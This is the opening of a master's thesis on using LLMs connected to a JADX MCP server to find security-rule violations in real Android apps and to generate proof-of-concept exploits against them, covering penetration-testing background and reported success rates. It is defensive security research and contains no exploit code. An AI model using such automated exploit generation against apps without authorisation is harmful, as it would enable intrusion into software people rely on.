


Università degli Studi di Padova
DEPARTMENT OF MATHEMATICS “TULLIO LEVI-CIVITA”
MASTER DEGREE IN COMPUTER SCIENCE



Detection and Exploitation of Vulnerabilities in
Android Applications Using Large Language
Models and Model Context Protocol

Master thesis

Supervisor

Prof. Eleonora Losiouk

Student

Nicola Ravagnan

ID 2130758

Acknowledgments

I would like to thank Prof. Eleonora Losiouk, my supervisor, for the help she gave me during the development of this project.

I would also like to thank my family that was always present with me during this path.

I thank all my friends that I have met for the time passed together.

Padova, April 2026

Nicola Ravagnan

Abstract

Vulnerability analysis and exploitation are two processes in penetration testing that identify and verify dangerous vulnerabilities in computer systems. These two processes are often automated to improve speed and scalability. In recent years, Large Language Models (or LLMs) have become widespread, changing the way developers and cybersecurity researchers work. Innovations are being developed to augment the functionality of LLMs, such as the Model Context Protocol (MCP), which connects LLMs to external data sources. LLMs have also been used in cybersecurity, where cybersecurity experts employ them to automate penetration testing by identifying violations and assessing their severity using Artificial Intelligence or LLM-based approaches. This thesis project focuses on Automated Vulnerability Detection and exploitation of Android applications using an LLM connected to an MCP server. This project is divided into two parts: in the first part, I leverage LLMs and MCP servers to detect violations of Google security guidelines in Android applications. In the second part, I generate Proof-of-Concept (PoC) exploits to test whether the violations are exploitable. I considered 10 real-world applications that have already been analyzed with the static analysis tool SPECK, and 31 rules defined from the security guidelines. For the first part, I gave each rule to the LLM, along with the APK file decompiled with JADX (using the JADX MCP server to extract the code), and asked it to detect rule violations. I compared the results with the results of SPECK. For the second part, the LLM developed attacks affecting insecure manifest components and network communication: I submitted the rule, the violation found by SPECK, and the decompiled APK file to the LLM and asked it to generate a PoC to verify whether the vulnerability is exploitable. For the Automated Vulnerability Detection part, I managed to achieve a mean precision of 63.90% and a mean recall of 53.97%, indicating that, on average, more than half of the violations found by the LLM were also found by SPECK. For the Automated Exploit Generation part, I achieved a PoC success rate of 30.45% across 266 vulnerabilities, demonstrating that this approach can quickly prototype PoCs and validate vulnerabilities.

Contents

1	Introduction	1
2	Background	5
2.1	Penetration Testing	5
2.2	Vulnerability Analysis	6
2.3	Exploit Design	8
2.4	Threat Actor Location	10
2.5	Large Language Models	11
2.5.1	Prompt Engineering	11
2.6	Model Context Protocol	13
3	Related Work	15
3.1	Automated Vulnerability Detection	15
3.2	Automated Exploit Generation	16
4	Experiment Design	18
4.1	MCP and Agent Setup	18
4.2	The SPECK Rule Set	21
4.3	The Dataset: Real World Android Apps	24
5	Part I: Automated Vulnerability Detection	27
5.1	Prompt Design for Vulnerability Detection	27
5.2	Implementation	30
5.3	Evaluation	35
6	Part II: Automated Exploit Generation	43
6.1	LLM-driven Exploit Generation Process	43
6.1.1	Repackaging Attack Template	46
6.1.2	Attacker App Template	47
6.1.3	Network Traffic Analysis Attacks	50
6.2	Prompt Design for Exploit Generation	52
6.3	Verification Methodology	55

6.4	Evaluation	56
7	Discussion	61
7.1	AVD Discussion	61
7.2	AEG Discussion	62
7.3	LLM Cost-Benefits and Ethical Implications	63
8	Future Work	65
9	Conclusions	67
	References	69
A	Prompts, Examples and Additional Results	ii
A.1	AVD Complete Prompt	ii
A.2	AEG Complete Prompt	iv
A.3	Generated PoC Examples	v
A.3.1	Repackaging Attack PoC Example	v
A.3.2	Attacker App PoC example	ix
A.3.3	Network Traffic Analysis PoC Example (Rules 5, 27) . .	xii
A.3.4	Network Traffic Analysis PoC Example (Rules 24, 25) . .	xiii
A.4	Additional Results	xvi
A.4.1	AVD Additional results	xvi
A.4.2	AEG Additional results	xxxviii
B	The SPECK Rules	xli
B.1	Rule 1 - Show an app chooser	xli
B.2	Rule 2 - Protect the access to Content Providers	xli
B.3	Rule 3 - Only request the needed permissions	xlii
B.4	Rule 4 - Use intents to defer permissions	xliii
B.5	Rule 5 - Use SSL traffic	xliii
B.6	Rule 6 - Do not use WebView Javascript Interface	xliv
B.7	Rule 7 - Use WebView objects carefully	xlvi
B.8	Rule 8 - Store private data within internal storage	xlvi
B.9	Rule 9 - Share data securely across apps	xlvi
B.10	Rule 10 - Use scoped directory access	xlvi
B.11	Rule 11 - Store only non-sensitive data in cache files	xlvi
B.12	Rule 12 - Use SharedPreferences in private mode	xlvi
B.13	Rule 13 - Check validity of external storage data	xlvi
B.14	Rule 14 - Do not create dangerous permissions	l
B.15	Rule 15 - Erase data in WebView cache	l

CONTENTS

B.16 Rule 16 - Avoid SQL injections	li
B.17 Rule 17 - Prefer explicit intents	li
B.18 Rule 18 - Do not use IP networking for IPC	lii
B.19 Rule 19 - Do not export unprotected services	lii
B.20 Rule 20 - Do not use telephony networking for sensitive data . .	liii
B.21 Rule 21- Use secure random number generators for cryptographic keys	liii
B.22 Rule 22 - Protect exported Broadcast Receivers	liv
B.23 Rule 23 - Do not load code dynamically	liv
B.24 Rule 24 - Do not disable hostname verification	lv
B.25 Rule 25 - Do hostname verification when using SSLSocket . . .	lvi
B.26 Rule 26 - Configure CAs for debugging	lvii
B.27 Rule 27 - Do not allow cleartext traffic	lviii
B.28 Rule 28 - Choose a recommended cryptographic algorithm . . .	lviii
B.29 Rule 29 - Do not use deprecated cryptographic functionality . .	lix
B.30 Rule 30 - Do not migrate private information to device encrypted storage	lx
B.31 Rule 31 - Use device encrypted storage for Direct Boot only . .	lxi

List of Figures

2.1	Four-Stage Penetration Testing Methodology	6
2.2	The MCP Components	13
4.1	The Agent and JADX MCP Server Workflow	19

List of Tables

4.1	Detection Strategy by Rule Used by SPECK	22
4.2	The Apps in the Dataset	25
5.1	Comparison of Overall Performance, Cost, and Execution Time Metrics on the Intentionally Vulnerable App	36
5.2	Overall LLM Performance and Execution Time Metrics	37
5.3	Overall Precision and Recall per App	37
5.4	Overall Precision and Recall per Rule	38
5.5	Overall Execution Times per App	39
5.6	Overall Execution Times per Rule	40
5.7	Overall New Findings per Rule	41
6.1	Rules and the Corresponding PoCs developed	45
6.2	Results of LLM Verdict versus Manual Verification per Rule	57
6.3	Overall AEG Results Categorized per Rule	58
6.4	Overall AEG Results Aggregated by Category	59
A.1	Precision and Recall per Rule for <code>com.airbnb.android</code>	xvii

LIST OF TABLES

A.2	Execution Times by Rule for <code>com.airbnb.android</code>	xvii
A.3	New Findings by LLM per Rule for <code>com.airbnb.android</code>	xviii
A.4	Precision and Recall per Rule for <code>com.alibaba.aliexpresshd</code> .	xix
A.5	Execution Times by Rule for <code>com.alibaba.aliexpresshd</code>	xx
A.6	New Findings by LLM per Rule for <code>com.alibaba.aliexpresshd</code>	xx
A.7	Precision and Recall per Rule for <code>com.badoo.mobile</code>	xxi
A.8	Execution Times by Rule for <code>com.badoo.mobile</code>	xxii
A.9	New Findings by LLM per Rule for <code>com.badoo.mobile</code>	xxiii
A.10	Precision and Recall per Rule for <code>com.instacart.shopper</code>	xxiii
A.11	Execution Times by Rule for <code>com.instacart.shopper</code>	xxiv
A.12	New Findings by LLM per Rule for <code>com.instacart.shopper</code> . .	xxv
A.13	Precision and Recall per Rule for <code>com.irccloud.android</code>	xxv
A.14	Execution Times by Rule for <code>com.irccloud.android</code>	xxvi
A.15	New Findings by LLM per Rule for <code>com.irccloud.android</code> . .	xxvii
A.16	Precision and Recall per Rule for <code>com.nextcloud.client</code>	xxviii
A.17	Execution Times by Rule for <code>com.nextcloud.client</code>	xxviii
A.18	New Findings by LLM per Rule for <code>com.nextcloud.client</code> . .	xxix
A.19	Precision and Recall per Rule for <code>com.xoom.android.app</code>	xxx
A.20	Execution Times by Rule for <code>com.xoom.android.app</code>	xxxi
A.21	New Findings by LLM per Rule for <code>com.xoom.android.app</code> . .	xxxi
A.22	Precision and Recall per Rule for <code>org.telegram.messenger</code> . .	xxxii
A.23	Execution Times by Rule for <code>org.telegram.messenger</code>	xxxiii
A.24	New Findings by LLM per Rule for <code>org.telegram.messenger</code> .	xxxiii
A.25	Precision and Recall per Rule for <code>org.videolan.vlc</code>	xxxiv
A.26	Execution Times by Rule for <code>org.videolan.vlc</code>	xxxiv
A.27	New Findings by LLM per Rule for <code>org.videolan.vlc</code>	xxxv
A.28	Precision and Recall per Rule for <code>ru.yandex.disk</code>	xxxvi
A.29	Execution Times by Rule for <code>ru.yandex.disk</code>	xxxvi
A.30	New Findings by LLM per Rule for <code>ru.yandex.disk</code>	xxxvii
A.31	AEG Results per Rule for <code>com.irccloud.android</code>	xxxviii
A.32	AEG Results per Rule <code>com.nextcloud.client</code>	xxxix
A.33	AEG Results per Rule for <code>com.xoom.android.app</code>	xxxix
A.34	AEG Results per Rule for <code>org.telegram.messenger</code>	xxxix
A.35	AEG Results per Rule for <code>org.videolan.vlc</code>	xl
A.36	AEG Results per Rule for <code>ru.yandex.disk</code>	xl

Chapter 1

Introduction

Penetration testing (or *pen test*) is the process of developing mock cyber-attacks to find vulnerabilities in a computer system. Pen tests are more comprehensive than vulnerability assessments alone, as they go through the process from vulnerability detection and identification to the development of a Proof-of-Concept (PoC) to test the identified vulnerabilities. Penetration testing includes a discovery phase, including a vulnerability analysis, and an attack phase, where a mock exploit (the *PoC*) is developed.

Vulnerability analysis is the process of identifying potential vulnerabilities in a computer system. It uses methods divided into static analysis, in which the program is not run, and dynamic analysis, in which the program is run and its runtime behavior is observed.

After the vulnerability analysis is done, any potential violations found are passed to the attack phase, which is important for either confirming or denying the danger of the vulnerabilities found in the preceding phase.

Both vulnerability analysis and attack phases can be performed by a human tester and an automated system, with strengths and weaknesses from both: the human tester is more reliable but significantly slower. In contrast, the automated system scales well and is faster but more prone to false positives.

Android is an operating system owned by Google, which is based on a modified version of the Linux kernel and other open-source software, designed primarily for touchscreen-based mobile devices such as smartphones and tablet computers. As of 2026, the most recent version is Android 16, released on June 10, 2025.

Android users can download apps from the Play Store, an external store, or install a downloaded Android Package (APK) directly. Installing apps exposes the user to danger if the installed app contains a security weakness, even when apps are downloaded from the Play Store, which undergo 10.000 security checks before publishing [1].

Currently, there are 1,736,684 apps in the Play Store [2], and even a single app codebase can be complex, as multiple libraries are used, making automated tools more convenient for Android penetration testing. Some examples of automatic vulnerability detection tools for Android include FlowDroid [3], PScout [4], and CHEX [5].

In recent years, Large Language Models (LLMs) have also been used for vulnerability detection and exploit generation. This new trend has caught the attention of cybersecurity experts. For example, in the last two years at the Artificial Intelligence Cyber Challenge (AIXCC) held by DARPA, where competitors only leverage general-purpose LLMs (GPT series, Claude series, and Gemini series) for vulnerability detection, reproduction, and patching [6].

The main motivation behind this thesis project is to leverage an LLM such as GPT-5 for vulnerability detection and reproduction that can be useful for real Android applications.

Previous work [7] developed an LLM-based automatic repair tool. The authors used the tool to fix vulnerabilities in the Android source code using LLMs. In this thesis project, the two phases preceding the patch are developed with the goal of building a full LLM-driven patch pipeline for the detection, verification, and repair of Android applications.

The scope of the project is to develop an LLM-based framework for vulnerability analysis, defined by two parts: the first one is focused on developing an agent for vulnerability detection to analyze the codebase of an Android app and report potential vulnerabilities, the second part is focused on exploit generation in which, taken a template project, the agent can produce a working PoC that can be used to verify potential vulnerabilities. Both agents are connected to a Model Context Protocol (MCP) [8] server that extracts methods, classes, and resource files and injects them into the LLM's context. The MCP is a novel protocol used by Artificial Intelligence (AI) applications to communicate with external apps and gather context without requiring users to enter data manually.

The framework has been tested on 10 real-world applications that SPECK, a rule-based static analysis tool, previously tested. I evaluated the vulnerability detection agent on precision (how reliable the analysis was), recall (how much of the ground truth was found), and execution time (how long it took to complete the analysis). Vulnerability detection was performed for each of the 10 apps across all 31 rules, one by one, and for each rule, 5 total runs were performed.

In the exploit generation phase, I identified two rule categories: manifest rules and network traffic analysis rules. Further, I developed three types of PoC templates: a Java class for code injection and repackaging, an Android project for building attacker apps, and a Python Man-in-the-Middle (MITM)

script for intercepting and manipulating network traffic. The exploit generation agent generated PoC exploits by editing the template files mentioned in the file system. I evaluated the exploit generation agent by testing the vulnerabilities previously found by SPECK to generate working PoC exploits, followed by a testing phase in which the LLM-edited PoC was tested against the application. The evaluation in this case covered 6 of the 10 apps and 9 of the total 31 rules.

The evaluation observed, for the vulnerability detection agent, an overall mean precision of 63.90% compared to SPECK, indicating that more than half of the vulnerabilities found by the LLM are legitimate potential vulnerabilities. Some of the vulnerabilities that were not part of the ground truth found (outside of the 63.90%) could be potential new findings that require further verification. Regarding execution times, the vulnerability detection agent took, on average, 245.81 seconds across all rules, begin slower than non-LLM approaches like SPECK. For the exploit generation agent, the success rate was 30.45% across 266 vulnerabilities, demonstrating that the LLM-driven approach can validate vulnerabilities at a faster rate on large volumes.

Future extensions include evaluating and comparing different models for vulnerability detection, integrating the two agents into a single vulnerability analysis agent, automating manual interactions using LLM-driven UI exploration, and implementing the full vulnerability patch mentioned before.

The main scientific contributions of this thesis are as follows:

- **Development of an LLM-MCP framework for vulnerability analysis in Android apps:** The creation of a novel Automated Vulnerability Detection (AVD) framework that integrates LLMs (such as GPT-5) with the MCP. By connecting the LLM to a JADX MCP server, this work shows a practical architecture that allows AI to autonomously query and analyze decompiled Android codebases without manual data entry.
- **Evaluation of LLM-driven vulnerability analysis versus a rule-based static analysis tool:** A comparison between an LLM-driven Automated Vulnerability Detection approach and a deterministic, rule-based static analysis tool (SPECK). By testing against 10 real-world applications and 31 security rules, this research provides concrete baseline metrics on LLM precision (63.90%), recall (53.97%), and execution times, highlighting the trade-offs between LLM analysis and traditional static analysis.
- **Usage of LLMs and MCP for automated PoC generation:** The design and implementation of an Automated Exploit Generation (AEG) pipeline that combines LLMs and the MCP to adapt attack templates into working exploits. This contributes a scalable methodology for rapidly

verifying vulnerabilities, demonstrating a 30.45% success rate across 266 vulnerabilities, which effectively filters out unreachable code and false positives flagged by static analysis.

The structural organization of the thesis is as follows:

Background : This chapter explains about penetration testing with a focus on the vulnerability analysis process, LLMs and the MCP.

Related Work : This chapter describes past works involving AVD, AEG and the AI/LLM-based developments.

Experiment Design : This chapter shows how the agent and MCP setup is designed, introduces the SPECK rules and the dataset of Android apps examined during the thesis project.

Part I: Automated Vulnerability Detection : This chapter showcases the first part of the task, with the prompt design, the agent implementation and the evaluation against the dataset.

Part II: Automated Exploit Generation : This chapter continues with the second part of the project, with the implementation of LLM-driven exploit generation, the prompt design, the verification methods of the generated Proof-of-Concepts and the evaluation done on the dataset.

Discussion : This chapter opens a discussion about the results obtained from both agents, the limitations observed, how the framework can work with static analysis tool, costs and ethical implications.

Future Work : This chapter proposes ideas for future evaluation and extensions.

Conclusions : This chapter draws the conclusions of this thesis.

Chapter 2

Background

2.1 Penetration Testing

Penetration testing, according to NIST's Technical Guide to Information Security Testing and Assessment [9], is security testing in which testers mimic real-world attacks to identify methods for circumventing the security features of an application, system, or network. It often involves launching attacks on real systems and data that use tools and techniques commonly used by attackers. Most penetration tests involve looking for combinations of vulnerabilities on one or more systems that can be used to gain more access than could be achieved through a single vulnerability. Penetration testing can be useful for determining:

- How well a system or an app tolerates real world attack scenarios.
- The amount of effort required by the attacker to execute successfully an exploit.
- Additional countermeasures that could mitigate threats against the system.
- Defenders' ability to detect attacks and respond appropriately.




Figure 2.1: Four-Stage Penetration Testing Methodology

Penetration testing is composed of 4 phases, shown in 2.1.

- **Planning phase:** Rules are identified, management approval is finalized and documented, and testing goals are set. This phase precedes the actual penetration testing.
- **Discovery phase:** Composed of two parts, the first part is information gathering and scanning, and the second part is vulnerability analysis.
- **Attack phase:** The main phase of penetration testing, the process of verifying previously identified potential vulnerabilities by attempting to exploit them.
- **Reporting phase:** It occurs simultaneously with the other three phases. In the planning phase, the assessment plan is developed. In the discovery and attack phases, written logs are usually kept, and periodic reports are made to system administrators and management.

At the end of the penetration test, a report is typically prepared to describe the identified vulnerabilities, assign a risk rating, and provide guidance on mitigating the discovered weaknesses.

2.2 Vulnerability Analysis

A vulnerability in cybersecurity is a weakness or flaw in a computer system that attackers can exploit to obtain unauthorized access or cause harm. These flaws usually fall into two categories:

- **Software Bugs:** Errors in code (like buffer overflows) that can be exploited.

- **Misconfigurations:** Security settings that are too lax (like using default passwords or leaving unnecessary ports open).

Vulnerability Analysis is the process of identifying, classifying, and prioritizing vulnerabilities in an information system, network, or software application, it is part of the *discovery phase* of penetration testing and it involves comparing services, applications, and operating systems against vulnerability databases (a process that is automatic for vulnerability scanners) and the testers' own knowledge of vulnerabilities. To identify vulnerabilities manually, testers can use their own database or public databases such as the National Vulnerability Database. A security analyst uses the following methodologies during vulnerability analysis:

- **Static analysis:** Also known as white-box testing, it involves examining the source code or binary of the software without executing it. This method focuses on identifying issues such as coding errors, security vulnerabilities, and compliance violations by analyzing the code structure, syntax, and dependencies.
- **Dynamic analysis:** Also known as black-box testing, it involves executing the software application and observing its behavior in real-time. This technique simulates the software's actual runtime environment and can uncover performance issues, memory leaks, and security vulnerabilities that may only manifest during execution.

Each of these approaches has its own strengths and weaknesses:

- For **static analysis**, its strengths are the ability to find vulnerabilities early, to know exactly where the vulnerabilities are due to its white-box nature, and to guarantee full code coverage. Static analysis's weaknesses are that it cannot detect obfuscated or encrypted code, it may produce false positives, and it may not catch all runtime issues that dynamic analysis can uncover.
- For **dynamic analysis**, its strengths are revealing real behavior, even when code is obfuscated, and finding vulnerabilities that cannot be found with just static analysis. Dynamic analysis weaknesses include time consumption, limited code coverage, and greater difficulty in patching a vulnerability due to its black-box nature.

Taking into account the strengths and weaknesses of both methods, it is important that, at the end of the scanning phase, a security analyst uses the results from both static and dynamic analysis, complementing each other. Static

analysis gives an analyst quick identification and classification of a vulnerability and can be used to gather invariants, properties that always hold when an application or system is run. Dynamic analysis reveals the malware’s real-world behavior and can be used to collect files accessed, network connections, functions invoked, and access to sensitive information.

Static analysis uses tools like decompilers/disassemblers; examples include IDA Pro [10] and Ghidra [11]. Dynamic analysis tools include debuggers, instrumentation frameworks, and fuzzers; examples include GDB, the GNU Project debugger for C and C++ programs [12], and AFL, a free software fuzzer. All these tools are used for *reverse engineering*, the process of dissecting and comprehending the internal mechanisms, architecture, and operation of a system or application to expose its design concepts, source code, or architecture.

In the Android ecosystem, vulnerability detection uses more specialized tools for Android applications:

- **Apktool** [13]: A tool for reverse engineering Android apps. Apktool is capable of decoding resources to nearly original form and patching applications after modifying their Smali code, the intermediate representation for DEX files, or, in other words, a low-level representation of Android application code.
- **JADX** [14]: Command-line and GUI reverse engineering tools for producing Java source code from Android Dex and APK files; it can also decode resources. It is useful for finding hardcoded API keys, checking for insecure intent filters, or looking for exported components.
- **Android Debug Bridge** (adb): A command-line tool that lets the tester communicate with a device. The `adb` command facilitates a variety of device actions, such as installing and debugging apps. adb provides access to a Unix shell that a tester can use to run a variety of commands on a device. It can be used during dynamic analysis to access Logcat or to monitor started activities.
- Dynamic analysis tools like **Frida** [15] are used to hook into a running app’s memory, modifying the function’s behavior or changing a variable’s value at runtime, which can be useful, for example, to bypass SSL pinning or to test for logic flaws.

2.3 Exploit Design

The attack phase of penetration testing is the most interesting part: it is the process of verifying previously identified potential vulnerabilities by attempting

to exploit them. If an attack is successful, the vulnerability is verified, and safeguards are identified to mitigate the associated security exposure.

An exploit is a segment of code or program that maliciously takes advantage of vulnerabilities in software or hardware to infiltrate systems and initiate denial-of-service (DoS) attacks or install or execute malware. In many cases, exploits executed do not grant the maximum possible access to a tester. Instead, they may lead testers to learn more about the targeted application and its potential vulnerabilities, or prompt a change in the targeted application's security posture.

Some exploits enable testers to escalate their privileges on a system or network, thereby gaining access to additional resources. If that's the case, additional analysis and testing are required to determine the true level of risk to the network or app, including identifying the types of information that can be exfiltrated, altered, or removed from the system or app. If an attack on a specific vulnerability proves impossible, the tester should attempt to exploit another vulnerability discovered during vulnerability analysis.

While vulnerability analysis check only for the possibility of a vulnerability, the attack phase of a penetration test exploits it to confirm its presence. While discussing exploits in Android, most vulnerabilities that can be exploited fall into the following categories according to NIST SP 800-163 Appendix B [16]:

- **Incorrect permissions:** Android permissions allow access to controlled functionality, such as the camera or the Global Positioning System (GPS), and are requested by the application. *Overpermissioning* (as an app requests too many permissions) and over-granting fall into this category of vulnerabilities. An app with too many permissions may perform unintended functions beyond its intended scope. Additionally, the permissions are vulnerable to hijacking by another app (*Permission/Capability leak*).
- **Exposed communications:** Internal communications protocols (e.g., Intents) are the means by which an app passes messages internally within the device, either to itself or to other apps. External communications allow information to leave the device. Exposed internal communications allow apps to gather unintended information and inject new information. Exposed external communication (data network, Wi-Fi, Bluetooth, etc.) leaves information open to disclosure or MITM attacks. Vulnerabilities that fall into this category include unprotected intents, services, or activities for internal communication, clear-text network traffic, or Bluetooth for external communication.
- **Exposed data storage:** Files stored in External Storage may be read and

modified by all other apps with the External Storage permission. Malicious apps can exfiltrate, tamper with, or unintentionally transfer sensitive data to another system during a backup (though this is sometimes intended and not malicious).

- **Potentially dangerous functionality:** Controlled functionality that accesses system-critical resources or the user’s personal information. Exploits of this category include privilege escalation, such as altering file permissions or gaining Super User/Root access.
- **App collusion:** Two or more apps passing information to each other to increase the capabilities of one or both apps beyond their declared scope. Collusion can allow apps to obtain unintended data, such as a gaming app accessing the user’s contact list. Vulnerabilities that fall into these categories include unprotected Content Providers or the creation, changes, or deletion of file/database resources.
- **Obfuscation:** Functionality or control flows that are hidden or obscured from the user, these can be external libraries that contain unexpected or malicious functionality, usage of reflection to obscure the control flow of an app or subvert permissions within an app, or native code (code written in C or C++) that performs unexpected or malicious functionality.
- **Traditional software vulnerabilities:** All vulnerabilities associated with traditional Java code. Examples include authentication and access control, encryption and randomness, file handling, and malicious logic.

2.4 Threat Actor Location

While discussing exploits, it is important to identify the threat actor; characterizing the threat actor is a critical first step. Threat actors are the individuals or groups that attack computer systems with malicious intentions. According to Google [17], threat actors (or attackers) are primarily categorized into three tiers based on their logical or physical proximity to the device:

- The **remote attacker** operates across a network, usually the Internet, and has no physical access to the target’s hardware or local infrastructure. They can exploit an attack vector without installing an app or without physical access to a device. This includes vulnerabilities that can be triggered by browsing to a web page, reading an email, receiving an SMS message, or connecting to a hostile network.

- The **proximal attacker** is physically close to the victim’s network. They rely on being within the broadcast range of wireless technologies, and their main targets are the victim’s network traffic or Bluetooth. An example could be an *evil* Wi-Fi hotspot where the attacker can see all the victim’s unencrypted web traffic, or a bug that requires sending malformed Wi-Fi or Bluetooth packets.
- The **local attacker** has physical access to the target system and is often the most dangerous tier, as they must already have access to the victim device. In a software-only example, this could be through a malicious app the victim has installed.

2.5 Large Language Models

An **LLM** is an AI system trained on vast datasets to understand, process, and generate human-like text. Using deep learning, particularly transformer architectures, these models predict, analyze, and create content by identifying complex patterns. LLMs excel at generating coherent text in response to prompts, including writing code, finding vulnerabilities, and generating exploits. LLMs are foundational for chatbots, translation, and text summarization.

Language models process text using tokens, which are common sequences of characters within a given text. The models learn to understand the statistical relationships among these tokens and excel at predicting the next token in a sequence.

The context window (or *context length*) of an LLM is the amount of text, in tokens, that the model can consider or *remember* at any one time. A larger context window enables an AI model to process longer inputs and incorporate more information into each output.

One major concern is accuracy. During hallucinations, the model generates information that is false or misleading, yet sounds plausible. Hallucinations are phenomena in which an AI model, such as a LLM, perceives patterns or objects that are nonexistent or imperceptible to human observers, producing outputs that are nonsensical or entirely inaccurate. Misinterpretations occur due to various factors, including overfitting, training data bias/inaccuracy, high model complexity, or exceeding the context window.

2.5.1 Prompt Engineering

Prompt engineering is the discipline for developing and optimizing prompts to efficiently use LLMs for a wide variety of applications and research topics [18].

A prompt is text that can contain instructions or questions and is passed to the model. In other words, a prompt can contain the following elements [19]:

- **Instruction:** A specific task or instruction the model needs to perform.
- **Context:** External information or additional context that can steer the model to better responses.
- **Input Data:** The input or question that a prompter is interested in finding a response for.
- **Output Indicator:** The type or format of the output.

Researchers use prompt engineering to improve LLMs' capacity across a wide range of common and complex tasks, such as question answering and arithmetic reasoning.

Developers can use prompt engineering methods and techniques to improve the final output or specialize in a specific task. Some methods work with any models, while others are more commonly used with specific models (e.g., reasoning models). The following examples show three of the most popular prompting techniques:

- **Zero-shot** prompting: The simplest one; allows an AI model to perform tasks without examples or additional training on task-specific data. The process leverages the model's pre-existing knowledge and training, enabling it to tackle a wide range of queries directly.
- **Few-shot** prompting: A few-shot prompt can be used as a technique to enable in-context learning, where the user provides examples in the prompt to guide the model to better performance. The examples serve as a basis for later examples in which the user would like the model to generate a response.
- **Chain-of-Thought (CoT)** prompting: It is a prompting technique where the user breaks the main problem into step-by-step, smaller tasks instead of jumping straight to an answer. By encouraging the model to break a problem into smaller logical steps, CoT improves the accuracy, clarity, and reliability of complex predictions. It is widely used with reasoning models because it helps them reason through multi-step problems.

Other techniques include Retrieval Augmented Generation (RAG), Prompt Chaining, Tree of Thoughts, ReAct, and more...

2.6 Model Context Protocol

The **MCP** is an open-source standard for connecting AI applications to external systems [8]. With MCP, AI applications like Claude and ChatGPT can access files and databases, execute actions and workflows, giving AI agents the ability to gather additional information.

MCP follows a client-server architecture in which an MCP host (an AI application such as Claude Desktop or Visual Studio Code) establishes connections to one or more MCP servers. The MCP host accomplishes this by creating one MCP client for each MCP server, and each MCP client maintains a dedicated connection with its corresponding MCP server.

The key components of the architecture are:

- **MCP Host:** The AI application that coordinates and manages one or multiple MCP clients.
- **MCP Client:** A component that maintains a connection to an MCP server and communicates with the MCP server.
- **MCP Server:** the program that serves context data, whether it runs locally or remotely.




Figure 2.2: The MCP Components

MCP servers are also employed in the cybersecurity field; two notable examples are IDA and Ghidra, reverse engineering software that can also act as an MCP server. In this case, the LLM is capable of gathering information

such as decompiled code, strings, and functions. Another example is the JADX MCP server [20], a JADX plugin that enables the LLM to query the decompiled codebase.

To understand an MCP connection, it helps to think of it as a translator-client relationship where, for example, a Python agent is the MCP Host and the JADX MCP Server acting as the MCP server: when the Python agent establishes a connection to an MCP server, such as the JADX MCP Server, the Python agent instantiates an MCP client object that maintains the connection to the JADX MCP Server, the latter is connected to the JADX GUI AI Plugin. When the MCP host subsequently connects to another MCP server, such as the local filesystem server, the MCP host instantiates an additional MCP client object to maintain this connection, and so on as other MCP servers connect to the Python agent.

MCP connections support two transport mechanisms:

- **STDIO transport:** Uses standard input/output streams for direct process communication between local processes on the same machine, providing optimal performance with no network overhead.
- **Streamable HTTP transport:** Uses HTTP POST for client-to-server messages with optional Server-Sent Events for streaming capabilities. This transport enables communication with remote servers and supports standard HTTP authentication methods.

MCP servers offer tools that clients can invoke; these are schema-defined interfaces that LLMs can use. MCP uses JSON Schema for validation. Each tool performs a single operation with clearly defined inputs and outputs. Tools can, for example, extract a class or a function, or apply patches to disassembled code.

Chapter 3

Related Work

3.1 Automated Vulnerability Detection

AVD is the process of using software tools to accomplish vulnerability detection in an information system without manual human intervention. Traditional AVD tools work by analyzing software against a ground truth or database of known vulnerabilities, and use various methodologies to spot *zero-day* or logic-based flaws.

The advantages of using automated tools are:

- **Speed:** AVD integrates into Continuous Integration/Continuous Deployment pipelines, scanning code every time a developer pushes a commit.
- **Scale:** AVD is capable of handling multiple programs made of millions of lines of code.
- **Consistency:** An AVD tool is more consistent in following all checks than a human verifier.

A disadvantage of AVD tools is that, while they can be powerful, they can also be complex. They can often flag *vulnerabilities* that aren't actually reachable or dangerous in a specific context.

Some AVD tools include the Quark Engine, an open-source software for automating the analysis of Android applications with a custom Dalvik Bytecode Loader and a unique scoring system that detects malicious behaviors and calculates threat level within seconds. The Quark Engine was used for a rule-based vulnerability analysis [21].

Some other examples include *AndroShield* [22] which combines static analysis and dynamic analysis, *FlowDroid* [3], a taint analysis tool which testers can use to detect privacy leaks, insecure data storage practices, and misuse of sensitive

